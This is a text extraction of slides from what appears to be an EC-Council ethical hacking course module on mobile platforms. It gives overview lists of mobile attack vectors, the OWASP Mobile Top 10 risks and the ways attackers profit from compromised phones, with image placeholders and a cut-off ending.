
## The Projected Growth of Mobile Use

Internet connections made via mobile devices



<http://www.three.co.uk>


## Smartphone Adoption Rate




Percentage of UK Population

Copyright © by EC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

## Tablet Adoption Rate



Percentage of UK Population




# Module Objectives







- ❑ Understanding Mobile Platform Attack Vectors
- ❑ Understanding various Android Threats and Attacks
- ❑ Understanding various iOS Threats and Attacks
- ❑ Understanding various Windows Phone OS Threats and Attacks

- ❑ Understanding various BlackBerry Threats and Attacks
- ❑ Understanding Mobile Device Management (MDM)
- ❑ Mobile Security Guidelines and Security Tools
- ❑ Overview of Mobile Penetration Testing




# Module Flow



# Vulnerable Areas in Mobile Business Environment

CEH  
www.offensive-security.com




<https://www.v-935.ibm.com>


# OWASP Mobile Top 10 Risks



Weak Server Side Controls




Broken Cryptography




Insecure Data Storage



Client Side Injection



Insufficient Transport Layer Protection




Security Decisions Via Untrusted Inputs



Unintended Data Leakage



Improper Session Handling



Poor Authorization and Authentication



Lack of Binary Protections

<https://www.owasp.org>

Copyright © by EC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Anatomy of a Mobile Attack



## Point 01 - THE DEVICE




### BROWSER

- ☛ Phishing
- ☛ Man-in-the-Mobile
- ☛ Framing
- ☛ Buffer Overflow
- ☛ Clickjacking
- ☛ Data Caching




### PHONE/SMS

- ☛ Baseband Attacks
- ☛ SMiShing



### APPS

- ☛ Sensitive Data Storage
- ☛ No Encryption/Weak Encryption
- ☛ Improper SSL Validation
- ☛ Config Manipulation
- ☛ Dynamic Runtime Injection
- ☛ Unintended Permissions
- ☛ Escalated Privileges
- ☛ Access to device and User Info



### MALWARE


<https://viaforensics.com>

## Point 02 - THE NETWORK



### THE NETWORK

- ☛ Wi-Fi (no encryption/weak encryption)
- ☛ Rogue Access Point
- ☛ Packet Sniffing
- ☛ Man-in-the-Middle (MitM)
- ☛ Session Hijacking
- ☛ DNS Poisoning
- ☛ SSLStrip
- ☛ Fake SSL Certificate




## Point 03 - THE DATA CENTER



### WEB SERVER

- ☛ Platform Vulnerabilities
- ☛ Server Misconfiguration
- ☛ Cross-site Scripting (XSS)
- ☛ Cross-site Request Forgery (XSRF)
- ☛ Weak Input Validation
- ☛ Brute Force Attacks



### DATABASE

- ☛ SQL Injection
- ☛ Privilege Escalation
- ☛ Data Dumping
- ☛ OS Command Execution


# How a Hacker can Profit from Mobile when Successfully Compromised



## Surveillance



- ⦿ Audio
- ⦿ Camera
- ⦿ Call logs
- ⦿ Location
- ⦿ SMS messages



## Botnet Activity



- ⦿ Launching DDoS attacks
- ⦿ Click fraud
- ⦿ Sending premium rate SMS messages

<http://www.sophos.com>

## Financial



- ⦿ Sending premium rate SMS messages
- ⦿ Stealing Transaction Authentication Numbers (TANs)
- ⦿ Extortion via ransomware
- ⦿ Fake antivirus
- ⦿ Making expensive calls

**16M**

Mobile devices  
infected  
worldwide



## Data Theft



- ⦿ Account details
- ⦿ Contacts
- ⦿ Call logs
- ⦿ Phone number
- ⦿ Stealing data via app vulnerabilities
- ⦿ Stealing International Mobile Equipment Identity Number (IMEI)



6 out of the  
top 20  
mobile  
threats are  
spyphone  
apps



## Impersonation

